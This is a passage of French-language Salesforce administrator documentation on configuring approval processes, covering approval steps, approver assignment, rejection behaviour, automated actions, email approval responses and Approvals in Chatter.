| **Autoriser les émetteurs à rappeler des demandes d'approbation** | Si cette option est sélectionnée, les émetteurs peuvent rappeler leurs demandes d'approbations. Si elle n'est pas sélectionnée, seuls les administrateurs peuvent rappeler les demandes.<br>Cette option est utile lorsque l'environnement de l'utilisateur qui a effectué la soumission peut évoluer en attendant une approbation. Par exemple, une opportunité peut être perdue après avoir été soumise pour approbation par l'utilisateur. |

## Ajout d'une étape d'approbation à un processus d'approbation

Les étapes d'approbation définissent la chaîne d'approbation d'un processus particulier. Chaque étape détermine les enregistrements qui peuvent avancer vers cette étape, le destinataire des demandes d'approbation et si le délégué de chaque approbateur peut répondre aux demandes. La première étape spécifie l'action à exécuter lorsque l'enregistrement ne passe pas à cette étape. Les dernières étapes spécifient l'action à exécuter si un approbateur refuse la demande.

Vous pouvez ajouter des étapes à un processus d'approbation uniquement s'il est inactif.

Depuis le processus d'approbation, cliquez sur **Nouvelle étape d'approbation**, puis suivez l'assistant.

Les étapes sont exécutées dans l'ordre spécifié.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des étapes d'approbation :
- Personnaliser l'application

1. Contrôle des enregistrements applicables à une étape d'approbation
   Contrôlez les enregistrements inclus dans une étape d'approbation en définissant les critères de l'étape. Vous pouvez également spécifier les actions exécutées sur les enregistrements qui ne remplissent pas les critères de l'étape.
2. Identification des approbateurs attribués à une étape d'approbation
   Spécifiez les destinataires d'une demande d'approbation à cette étape.
3. Spécification d'un comportement de refus pour une étape d'approbation
   Configurez l'action déclenchée lorsque approbateur refuse une demande. Les actions de refus final du processus d'approbation déterminent le comportement de refus de la première étape.

CONSULTER ÉGALEMENT :


Configuration d'un processus d'approbation

Vérification d'un processus d'approbation

Activation de la réponse d'approbation par e-mail

## Contrôle des enregistrements applicables à une étape d'approbation

Contrôlez les enregistrements inclus dans une étape d'approbation en définissant les critères de l'étape. Vous pouvez également spécifier les actions exécutées sur les enregistrements qui ne remplissent pas les critères de l'étape.




Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Options des critères

Si tous les enregistrements passent par cette étape d'approbation, laissez l'option **Tous les enregistrements doivent passer par cette étape** sélectionnée.

Si seuls certains types d'enregistrement entrent dans ce processus, sélectionnez **Effectuez cette étape si les...** et choisissez l'option appropriée **(1)**. Pour plus d'informations sur les options, reportez-vous à Contrôle des enregistrements applicables à un processus d'approbation.

### (2) Options Else pour les critères d'étapes d'approbation

Si vous avez spécifié des critères de filtre ou une formule, indiquez l'action exécutée pour les enregistrements qui ne répondent pas aux critères ou pour lesquels la formule ne renvoie pas `True`.

**Remarque:** Vous ne pouvez pas modifier votre sélection une fois le processus d'approbation activé, même si vous désactivez ce processus.

| Option | Description |
|---|---|
| **Approuver l'enregistrement** | Approuve la demande et effectue toutes les actions d'approbation finale. |
| **Refuser l'enregistrement** | Refuse la demande et effectue toutes les actions de refus final. Cette option est disponible uniquement pour la première étape du processus d'approbation. |
| **Passer à l'étape suivante** | Ignore cette étape et passe à la suivante. Disponible uniquement en présence d'une étape suivante.<br>Lorsque vous appliquez cette option à la première étape, noter les points suivants :<br>• Si l'enregistrement ne remplit pas les critères des étapes suivantes, il est refusé.<br>• Si vous supprimez toute les étapes suivantes, Salesforce refuse l'enregistrement.<br>Lorsque vous appliquez cette option à une autre étape, noter les points suivants :<br>• Si vous supprimez toute les étapes suivantes, Salesforce met fin au processus. |

CONSULTER ÉGALEMENT :

- Configuration d'un processus d'approbation
- Vérification d'un processus d'approbation
- Activation de la réponse d'approbation par e-mail

## Identification des approbateurs attribués à une étape d'approbation

Spécifiez les destinataires d'une demande d'approbation à cette étape.

| | |
|---|---|
| **Sélectionner l'approbateur** | Spécifiez le destinataire de l'approbation.<br>**Laisser l'émetteur sélectionner manuellement l'approbateur (par défaut)**<br>Invite l'utilisateur à sélectionner l'approbateur suivant.<br>**Attribuer automatiquement un approbateur à l'aide d'un champ de hiérarchie personnalisé ou standard.**<br>Attribue la demande d'approbation à l'utilisateur indiqué dans le champ affiché en regard de cette option. Vous sélectionnez ce champ lors de la configuration du processus d'approbation. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| | |
|---|---|
| | **Attribuer automatiquement à une file d'attente.**<br>Disponible uniquement pour les objets qui prennent en charge les files d'attente. Attribue les demandes d'approbation à une file d'attente.<br>**Affecter automatiquement à des approbateurs.**<br>Attribue la demande d'approbation à un ou plusieurs utilisateurs spécifiques, des files d'attente spécifiques ou aux utilisateurs associés à l'enregistrement soumis. Vous pouvez ajouter jusqu'à 25 approbateurs par étape. |
| **Lorsque plusieurs approbateurs sont sélectionnés :** | Disponible uniquement lorsque l'option `Attribuer automatiquement à des approbateurs` est sélectionnée.<br>**Approuver ou refuser en fonction de la première réponse**<br>La première réponse à la demande d'approbation détermine si l'enregistrement est approuvé ou rejeté.<br>**Nécessite l'approbation unanime de tous les approbateurs sélectionnés**<br>L'enregistrement est approuvé uniquement si tout le monde approuve la demande. Si un approbateur refuse la demande, elle est refusée. |
| **Le délégué de l'approbateur peut également approuver cette demande** | Les utilisateurs peuvent identifier un délégué dans leurs paramètres d'approbation. Les approbateurs délégués ne peuvent pas réattribuer des demandes d'approbation. Ils ne peuvent uniquement approuver ou rejeter les demandes d'approbation. |

CONSULTER ÉGALEMENT :

Considérations relatives à la définition d'approbateurs

## Spécification d'un comportement de refus pour une étape d'approbation

Configurez l'action déclenchée lorsque approbateur refuse une demande. Les actions de refus final du processus d'approbation déterminent le comportement de refus de la première étape.

| Option | Description |
|---|---|
| **Effectuer toutes les actions de refus...** | Refuse totalement la demande, même si les étapes précédentes ont été approuvées. Salesforce exécute toutes les actions de refus spécifiées dans cette étape et toutes les actions de refus final. |
| **Effectuer UNIQUEMENT les actions de refus pour cette étape...** | Refuse la demande et la renvoie à l'approbateur précédent. Salesforce exécute toutes les actions de refus spécifiées dans cette étape. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Ajout d'actions automatisées à un processus d'approbation

Vous pouvez associer des actions à des étapes d'approbation, une soumission initiale, une approbation finale, un refus final ou un rappel. Les processus d'approbation prennent en charge quatre actions automatisées.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Type d'action | Description |
|---|---|
| Tâche | Attribue une tâche à l'utilisateur que vous spécifiez. Vous pouvez spécifier l'objet, le statut, la priorité et la date d'échéance de la tâche. |
| Alerte par e-mail | Envoie un e-mail au destinataire désigné en utilisant le modèle d'e-mail spécifié. |
| Mise à jour de champ | Modifie la valeur d'un champ sélectionné. Vous pouvez spécifier une valeur ou créer une formule pour la nouvelle valeur. |
| Message sortant | Envoie un message à un point de destination désigné. Vous pouvez également spécifier un nom d'utilisateur et les données que vous souhaitez inclure dans le message.<br>Non pris en charge pour les processus d'approbation dans les objets de jonction. |

Exemple: Une fois les dépenses approuvées, vous souhaitez imprimer des chèques pour le paiement. Vous ajoutez pour cela un message sortant qui envoie les informations appropriées à votre service comptable Oracle en tant qu'action Approbation finale.

### Groupes d'actions automatisées dans un processus d'approbation

Chaque processus d'approbation est organisé en groupes d'actions basés sur le déclenchement des actions, par exemple la soumission initiale. Pour ajouter une action automatisée à votre processus d'approbation, déterminez le groupe d'actions ciblé.

### Ajout d'une action automatisée à votre processus d'approbation

Si vous n'avez pas créé d'action automatisée avant de configurer votre processus d'approbation, vous pouvez en créer une directement depuis le processus d'approbation.

### Ajout d'une action automatisée existante à votre processus d'approbation

Si vous avez déjà créé une action automatisée, vous pouvez l'ajouter à votre processus d'approbation.

CONSULTER ÉGALEMENT :

- Configuration d'un processus d'approbation
- Actions automatisées
- Considérations relatives aux actions automatisées

## Groupes d'actions automatisées dans un processus d'approbation

Chaque processus d'approbation est organisé en groupes d'actions basés sur le déclenchement des actions, par exemple la soumission initiale. Pour ajouter une action automatisée à votre processus d'approbation, déterminez le groupe d'actions ciblé.

| Groupe | Déclenché quand... | Action par défaut |
|---|---|---|
| Soumission initiale | Un utilisateur soumet une première demande d'approbation d'un enregistrement. | L'enregistrement est verrouillé |
| Approbation de l'étape d'approbation | Toutes les approbations requises à cette étape ont été accordées à un enregistrement. | Aucune |
| Refus de l'étape d'approbation | Un approbateur refuse une demande à cette étape. | Aucune |
| Approbation finale | Toutes les approbations requises ont été accordées à un enregistrement. | L'enregistrement est verrouillé |
| Refus final | Un approbateur a refusé la demande, qui passe à l'état de refus final. | L'enregistrement est verrouillé |
| Rappel | Une demande d'approbation soumise est rappelée. | L'enregistrement est verrouillé |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Considérations relatives aux actions automatisées

## Ajout d'une action automatisée à votre processus d'approbation

Si vous n'avez pas créé d'action automatisée avant de configurer votre processus d'approbation, vous pouvez en créer une directement depuis le processus d'approbation.

1. Ouvrez le processus d'approbation auquel vous souhaitez ajouter l'action.
2. Dans la liste associée appropriée, cliquez sur **Ajouter nouveau**. Pour une étape d'approbation dans laquelle les Actions d'approbation et les Actions de refus sont masquées, cliquez sur **Afficher les actions**.
3. Choisissez le type d'action.

   La liste des actions disponibles diffère en fonction de vos paramètres et selon que vous avez ou non atteint la limite d'un type d'action.
4. Configurez l'action.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des actions d'approbation :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Configuration d'un processus d'approbation

Considérations relatives aux actions automatisées

Groupes d'actions automatisées dans un processus d'approbation

## Ajout d'une action automatisée existante à votre processus d'approbation

Si vous avez déjà créé une action automatisée, vous pouvez l'ajouter à votre processus d'approbation.

1. Ouvrez le processus d'approbation auquel vous souhaitez ajouter l'action.
2. Dans la liste associée appropriée, cliquez sur **Ajouter un document existant**. Si ce bouton est masqué, cliquez sur **Afficher les actions**.
3. Choisissez le type d'action.
4. Déplacez l'action depuis les Actions disponibles vers les Actions sélectionnées.
5. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Groupes d'actions automatisées dans un processus d'approbation

Considérations relatives aux actions automatisées

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour choisir des actions d'approbation :

- Personnaliser l'application

## Vérification d'un processus d'approbation

Générez une représentation graphique de votre processus d'approbation avant de l'activer. Utilisez le Visualiseur de processus pour obtenir l'adhésion des propriétaires d'étapes et renforcer les stratégies de votre société en documentant les décisions prises lors de la conception du processus d'approbation.

Conditions requises pour le Visualiseur de processus

Pour pouvoir utiliser le Visualiseur de processus, assurez-vous que votre navigateur et votre organisation remplissent les conditions requises.

Ouverture d'un processus d'approbation dans le Visualiseur de processus

Pour afficher une représentation graphique d'un processus d'approbation, ouvrez-le dans le Visualiseur de processus.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Configuration d'un processus d'approbation

Activation d'un processus d'approbation

## Conditions requises pour le Visualiseur de processus

Pour pouvoir utiliser le Visualiseur de processus, assurez-vous que votre navigateur et votre organisation remplissent les conditions requises.

- Votre navigateur doit avoir le plug-in Adobe Flash Player, version 9.0.115 ou supérieure.
- Votre organisation doit avoir au moins un processus d'approbation défini.

CONSULTER ÉGALEMENT :

Ouverture d'un processus d'approbation dans le Visualiseur de processus

Vérification d'un processus d'approbation

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Ouverture d'un processus d'approbation dans le Visualiseur de processus

Pour afficher une représentation graphique d'un processus d'approbation, ouvrez-le dans le Visualiseur de processus.

1. Dans Configuration, saisissez *`Processus d'approbation`* dans la case `Recherche rapide`, puis sélectionnez **Processus d'approbation**.
2. Cliquez sur le nom du processus d'approbation que vous souhaitez visualiser.
3. Dans la page de détail du processus d'approbation, cliquez sur **Afficher le diagramme**.

CONSULTER ÉGALEMENT :

Vérification d'un processus d'approbation

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les étapes d'approbation :

- Afficher la configuration

## Activation d'un processus d'approbation

Après avoir créé au moins une étape pour le processus d'approbation, activez le processus.

1. Ouvrez le processus d'approbation.
2. Assurez-vous qu'il est correctement configuré.
3. Cliquez sur **Activer**.

CONSULTER ÉGALEMENT :

- Vérification d'un processus d'approbation
- Préparation de votre organisation pour les approbations
- Considérations relatives à la gestion des approbations

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer des processus d'approbation :

- Personnaliser l'application

# Préparation de votre organisation pour les approbations

Assurez-vous que les utilisateurs peuvent soumettre leurs enregistrements pour approbation et déterminez comment faciliter la réponse aux demandes d'approbation pour les approbateurs.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Soumission pour approbation par les utilisateurs

Lorsque vous activez un processus d'approbation pour un objet, personnalisez les présentations de page de l'objet pour prendre en charge la soumission d'enregistrements.

### Réponse à des demandes d'approbation par les utilisateurs depuis la page d'accueil dans Salesforce Classic

Ajoutez la liste associée Éléments approuvés à vos présentations de page d'accueil personnalisées pour offrir aux utilisateurs une vue instantanée de leurs demandes d'approbation.

### Réponse à des demandes d'approbation par e-mail par les utilisateurs

Si la notification par e-mail inclut toutes les informations utiles pour la décision de l'approbateur, activez la réponse d'approbation par e-mail. L'utilisateur peut ainsi répondre directement à la notification par e-mail.

### Réponse à des demandes d'approbation par les utilisateurs via Chatter

Si vos utilisateurs n'ont pas besoin d'informations approfondies pour répondre à une demande d'approbation, activez les Approbations dans Chatter. Les utilisateurs peuvent ainsi répondre sans quitter leur fil et continuer leurs tâches quotidiennes.

CONSULTER ÉGALEMENT :

- Configuration d'un processus d'approbation
- Considérations relatives aux approbations

## Soumission pour approbation par les utilisateurs

Lorsque vous activez un processus d'approbation pour un objet, personnalisez les présentations de page de l'objet pour prendre en charge la soumission d'enregistrements.

Ajoutez les composants ci-dessous à vos présentations de page.

- Bouton Soumettre pour approbation
- Liste associée Historique des approbations

  La liste associée Historique des approbations permet aux utilisateurs de soumettre des demandes d'approbation et de suivre l'évolution d'un enregistrement tout au long du processus d'approbation à partir de la page de détail de l'enregistrement.

CONSULTER ÉGALEMENT :

Présentations de page

Préparation de votre organisation pour les approbations

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les présentations de page :

- Personnaliser l'application

## Réponse à des demandes d'approbation par les utilisateurs depuis la page d'accueil dans Salesforce Classic

Ajoutez la liste associée Éléments approuvés à vos présentations de page d'accueil personnalisées pour offrir aux utilisateurs une vue instantanée de leurs demandes d'approbation.

Pour chaque utilisateur qui reçoit des demandes d'approbation, procédez comme suit :

1. Dans Configuration, saisissez *Présentations de page d'accueil* dans la case Recherche rapide, puis sélectionnez **Présentations de page d'accueil**.
2. En regard de la présentation de page d'accueil appropriée, cliquez sur **Modifier**.
3. Sélectionnez **Éléments à approuver**.
4. Suivez l'assistant de présentation de la page d'accueil, puis enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Personnalisation des présentations de l'onglet page d'accueil

Préparation de votre organisation pour les approbations

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des présentations de page d'accueil :

- Personnaliser l'application

## Réponse à des demandes d'approbation par e-mail par les utilisateurs

Si la notification par e-mail inclut toutes les informations utiles pour la décision de l'approbateur, activez la réponse d'approbation par e-mail. L'utilisateur peut ainsi répondre directement à la notification par e-mail.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Considérations relatives à la réponse aux approbations par e-mail

Avant d'activer les actions sur les approbations par e-mail, examinez le fonctionnement des e-mails avec vos processus d'approbation.

Modèle par défaut pour les réponses d'approbation par e-mail

Lorsque vous activez la réponse d'approbation par e-mail, Salesforce utilise un modèle d'e-mail par défaut pour les processus d'approbation, sauf si vous définissez un modèle d'e-mail personnalisé.

Activation de la réponse d'approbation par e-mail

Lorsque vous avez lu les considérations et préparé le modèle approprié, activez la fonctionnalité afin de permettre aux utilisateurs de répondre aux demandes d'approbation directement depuis un e-mail.

CONSULTER ÉGALEMENT :

Préparation de votre organisation pour les approbations

Réponse à des demandes d'approbation par les utilisateurs via Chatter

## Considérations relatives à la réponse aux approbations par e-mail

Avant d'activer les actions sur les approbations par e-mail, examinez le fonctionnement des e-mails avec vos processus d'approbation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Compatibilité avec les processus d'approbation**

La réponse d'approbation par e-mail n'est pas prise en charge pour tous les processus d'approbation qui :

- Attribuent l'approbation à une file d'attente
- Permettent à l'approbateur de sélectionner manuellement l'approbateur suivant après la première étape

**Accord implicite avec Salesforce**

En activant la fonctionnalité de réponse d'approbation par e-mail, vous acceptez que Salesforce :

- Traite les réponses d'approbation par e-mail
- Mette à jour les demandes d'approbation pour tous les utilisateurs actifs de votre organisation
- Mette à jour l'objet d'approbation au nom des utilisateurs de votre organisation

CONSULTER ÉGALEMENT :

Considérations relatives aux approbations

Réponse à des demandes d'approbation par e-mail par les utilisateurs

## Modèle par défaut pour les réponses d'approbation par e-mail

Lorsque vous activez la réponse d'approbation par e-mail, Salesforce utilise un modèle d'e-mail par défaut pour les processus d'approbation, sauf si vous définissez un modèle d'e-mail personnalisé.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

```
Requesting User has requested your approval for the following item.

To approve or reject this item, reply to this email with the word APPROVE, APPROVED, YES,
 REJECT, REJECTED, or NO
in the first line of the email message, or click this link:

Link to approval request page

If replying via email you can also add comments on the second line. The comments will be
stored with the approval request in Salesforce CRM.

Note: For salesforce.com to process your response the word APPROVE, APPROVED, YES, REJECT,
 REJECTED, or NO must be in the very first line of the reply email. Also, any comment must
 be in the second line.
```

Si votre organisation a les Approbations dans Chatter activées et que l'approbateur a sélectionné la réception de notifications en tant que publications Chatter, le modèle d'e-mail par défaut est complété avec :

```
You can also approve, reject and comment on this request from your Chatter feed:

Link to approval post in Chatter
```

Remarque: Si vous utilisez un modèle d'e-mail personnalisé pour votre processus d'approbation, assurez-vous qu'il explique les deux options de réponse : cliquer sur le lien et répondre par e-mail. Si l'utilisateur ne répond pas correctement (par exemple, s'il orthographie mal « approuver » ou s'il saisit ce terme à la mauvaise ligne), Salesforce n'enregistre pas sa réponse.

CONSULTER ÉGALEMENT :

- Gérer les modèles d'e-mail
- Champs de fusion des approbations
- Réponse à des demandes d'approbation par e-mail par les utilisateurs

## Activation de la réponse d'approbation par e-mail

Lorsque vous avez lu les considérations et préparé le modèle approprié, activez la fonctionnalité afin de permettre aux utilisateurs de répondre aux demandes d'approbation directement depuis un e-mail.

Avant de commencer, accordez l'autorisation « API activée » aux utilisateurs appropriés pour leur permettre de répondre aux demandes d'approbation par e-mail.

1. Dans Configuration, saisissez *Paramètres d'automatisation des processus* dans la case Recherche rapide, puis sélectionnez **Paramètres d'automatisation des processus**.
2. Sélectionnez **Activer la réponse d'approbation par e-mail**.
3. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Considérations relatives à la réponse aux approbations par e-mail

Réponse à des demandes d'approbation par e-mail par les utilisateurs

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer la réponse d'approbation par e-mail :

- Personnaliser l'application

## Réponse à des demandes d'approbation par les utilisateurs via Chatter

Si vos utilisateurs n'ont pas besoin d'informations approfondies pour répondre à une demande d'approbation, activez les Approbations dans Chatter. Les utilisateurs peuvent ainsi répondre sans quitter leur fil et continuer leurs tâches quotidiennes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Préparation de l'activation des Approbations dans Chatter

Les Approbations dans Chatter dépendent de Chatter et de la fonctionnalité Approbations. Par conséquent, la préparation de votre organisation nécessite davantage qu'une simple activation de la fonctionnalité. Avant d'activer les Approbations dans Chatter, vous devez connaître les limitations et les considérations relatives aux Approbations dans Chatter et aux modèles de publication.

### Considérations relatives aux approbations dans Chatter

Avant d'activer les Approbations dans Chatter, vous devez comprendre leur fonctionnement.

### Activation des approbations dans Chatter

Si votre organisation a activé les approbations et Chatter, les administrateurs peuvent lancer les approbations dans Chatter, qui permettent aux utilisateurs de recevoir les demandes d'approbation sous la forme de publications dans leur fil Chatter.

### À quel emplacement les publications de demande d'approbation sont-elles affichées ?

Lorsque votre organisation a activé les Approbations dans Chatter, les publications de demande d'approbation sont affichées dans divers fils Chatter. Pour pouvoir afficher la publication de demande d'approbation, vous devez avoir accès à l'enregistrement d'approbation.

### Modèles de publication Chatter de demandes d'approbation

Les modèles de publication d'approbation pour Chatter permettent de personnaliser les informations incluses dans une publication de demande d'approbation affichée dans un fil Chatter.

## Préparation de l'activation des Approbations dans Chatter

Les Approbations dans Chatter dépendent de Chatter et de la fonctionnalité Approbations. Par conséquent, la préparation de votre organisation nécessite davantage qu'une simple activation de la fonctionnalité. Avant d'activer les Approbations dans Chatter, vous devez connaître les limitations et les considérations relatives aux Approbations dans Chatter et aux modèles de publication.

Pour chaque objet donc vous souhaitez afficher les demandes d'approbation dans Chatter, procédez comme suit :

1. Activez le suivi de fil.
2. Créez un modèle de publication d'approbation.

   Conseil: Pour chaque objet, créez un modèle de publication qui s'applique à tous les processus d'approbation. Marquez ce modèle de publication par défaut pour l'objet.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Suivi du fil
- Modèles de publication Chatter de demandes d'approbation
- À quel emplacement les publications de demande d'approbation sont-elles affichées ?
- Considérations relatives aux approbations dans Chatter

## Considérations relatives aux approbations dans Chatter

Avant d'activer les Approbations dans Chatter, vous devez comprendre leur fonctionnement.

- Une fois les Approbations dans Chatter activées dans votre organisation, elles sont disponibles pour tous les utilisateurs. Les utilisateurs peuvent ensuite mettre à jour leurs propres paramètres Chatter afin de ne plus recevoir les demandes d'approbation en tant que publications dans leur fil Chatter.
- Les notifications d'approbation de publication Chatter sont disponibles uniquement pour les processus d'approbation associés à un objet qui a été activé pour le suivi de fil.
- Si l'objet d'approbation est un objet de détail d'une relation principal-détails, le champ `Propriétaire` n'est pas disponible pour les présentations de page d'approbation ou les modèles de publication d'approbation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Limitations**

- Les approbations dans Chatter ne prennent pas en charge les approbateurs délégués ni les files d'attente.
- Vous ne pouvez pas rappeler ou réattribuer une demande d'approbation depuis une publication. À la place, exécutez ces actions depuis l'enregistrement d'approbation.
- Les demandes d'approbation des utilisateurs de Sites ou du portail ne sont pas prises en charge.

**Publications d'approbation**

- Les publications d'approbation ne peuvent pas être supprimées dans l'interface utilisateur de Salesforce. Vous pouvez les supprimer uniquement via l'API.
- Si vous ne sélectionnez pas de modèle de publication d'approbation, la publication d'approbation de l'objet utilise le modèle par défaut du système, ou le modèle par défaut de l'objet si vous en avez créé un.
- Seuls les utilisateurs ayant accès à l'enregistrement d'approbation peuvent afficher la publication de demande d'approbation. Les commentaires sur les publications d'approbation ne sont pas conservés dans l'enregistrement de l'approbation.

- Des utilisateurs différents affichent différentes configurations de publication de demande d'approbation.
  - Les boutons d'action ne s'affichent que dans les publications des approbateurs, puis uniquement dans leur fil de profil ou dans leur fil d'actualités.
  - Seuls les approbateurs voient les noms des approbateurs dans l'en-tête.
- Si vous changez l'approbateur, le nom d'étape ou le type d'acheminement dans un processus d'approbation en cours, les publications d'approbation existantes ne sont pas mises à jour.
- Lorsqu'une demande d'approbation est rappelée, une nouvelle publication est créée. Elle est affichée dans les fils d'actualité de l'émetteur, de tous les approbateurs et des suiveurs de l'objet. Elle est également affichée dans le fil de l'enregistrement.
- Si une étape requiert l'approbation unanime de plusieurs approbateurs, l'en-tête de la publication de demande d'approbation de cette étape ne répertorie pas tous les approbateurs sélectionnés. Les approbateurs ne voient que leur propre nom dans l'en-tête de la publication.

CONSULTER ÉGALEMENT :

Réponse à des demandes d'approbation par e-mail par les utilisateurs

Préparation de l'activation des Approbations dans Chatter

À quel emplacement les publications de demande d'approbation sont-elles affichées ?

Considérations relatives aux approbations

## Activation des approbations dans Chatter

Si votre organisation a activé les approbations et Chatter, les administrateurs peuvent lancer les approbations dans Chatter, qui permettent aux utilisateurs de recevoir les demandes d'approbation sous la forme de publications dans leur fil Chatter.

Avant de commencer, assurez-vous que tous les processus d'approbation de votre organisation sont correctement configurés pour exploiter les Approbations dans Chatter. Une fois activés dans cette fonctionnalité, tous les processus d'approbations actifs existants commencent à générer des publications Chatter.

1. Dans Configuration, saisissez *Paramètres Chatter* dans la case Recherche rapide, puis sélectionnez **Paramètres Chatter**.
2. Cliquez sur **Modifier**.
3. Sélectionnez **Autoriser les approbations**.
4. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Préparation de l'activation des Approbations dans Chatter

Considérations relatives aux approbations dans Chatter

À quel emplacement les publications de demande d'approbation sont-elles affichées ?

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer les approbations dans Chatter :

- Personnaliser l'application

## À quel emplacement les publications de demande d'approbation sont-elles affichées ?

Lorsque votre organisation a activé les Approbations dans Chatter, les publications de demande d'approbation sont affichées dans divers fils Chatter. Pour pouvoir afficher la publication de demande d'approbation, vous devez avoir accès à l'enregistrement d'approbation.

Les publications de demande d'approbation sont affichées dans les éléments ci-dessous.

- Le fil Chatter de l'approbateur attribué.
- Le profil de l'émetteur
- Le fil Chatter de l'émetteur s'il suit l'enregistrement de la demande approbation
- Le fil Chatter de l'enregistrement de la demande d'approbation
- Le fil Chatter de toute personne qui suit l'enregistrement de la demande d'approbation
- Le filtre spécifique à l'objet du fil Chatter de toute personne qui suit l'enregistrement de la demande d'approbation
- Le filtre de la société de chaque utilisateur qui a accès à l'enregistrement d'approbation

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Que se passe-t-il lorsque vous vous désactivez des demandes d'approbationChatter ?

Considérations relatives aux approbations dans Chatter

Réponse à des demandes d'approbation par les utilisateurs via Chatter

## Modèles de publication Chatter de demandes d'approbation

Les modèles de publication d'approbation pour Chatter permettent de personnaliser les informations incluses dans une publication de demande d'approbation affichée dans un fil Chatter.

Considérations relatives aux modèles de publication Chatter pour des demandes d'approbation
Tenez compte des limitations et des dépendances ci-dessous en travaillant avec des modèles de publication.

Création d'un modèle de publication Chatter
Identifiez les champs à afficher dans une publication de demande d'approbation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Création d'un modèle de publication Chatter

Gestion des champs personnalisés supprimés

## Considérations relatives aux modèles de publication Chatter pour des demandes d'approbation

Tenez compte des limitations et des dépendances ci-dessous en travaillant avec des modèles de publication.

**Limitations**

- L'objet associé doit être activé pour les approbations et le suivi de fil.
- Vous ne pouvez pas supprimer un modèle de publication d'approbation s'il est utilisé par un processus d'approbation.

**Dépendances**

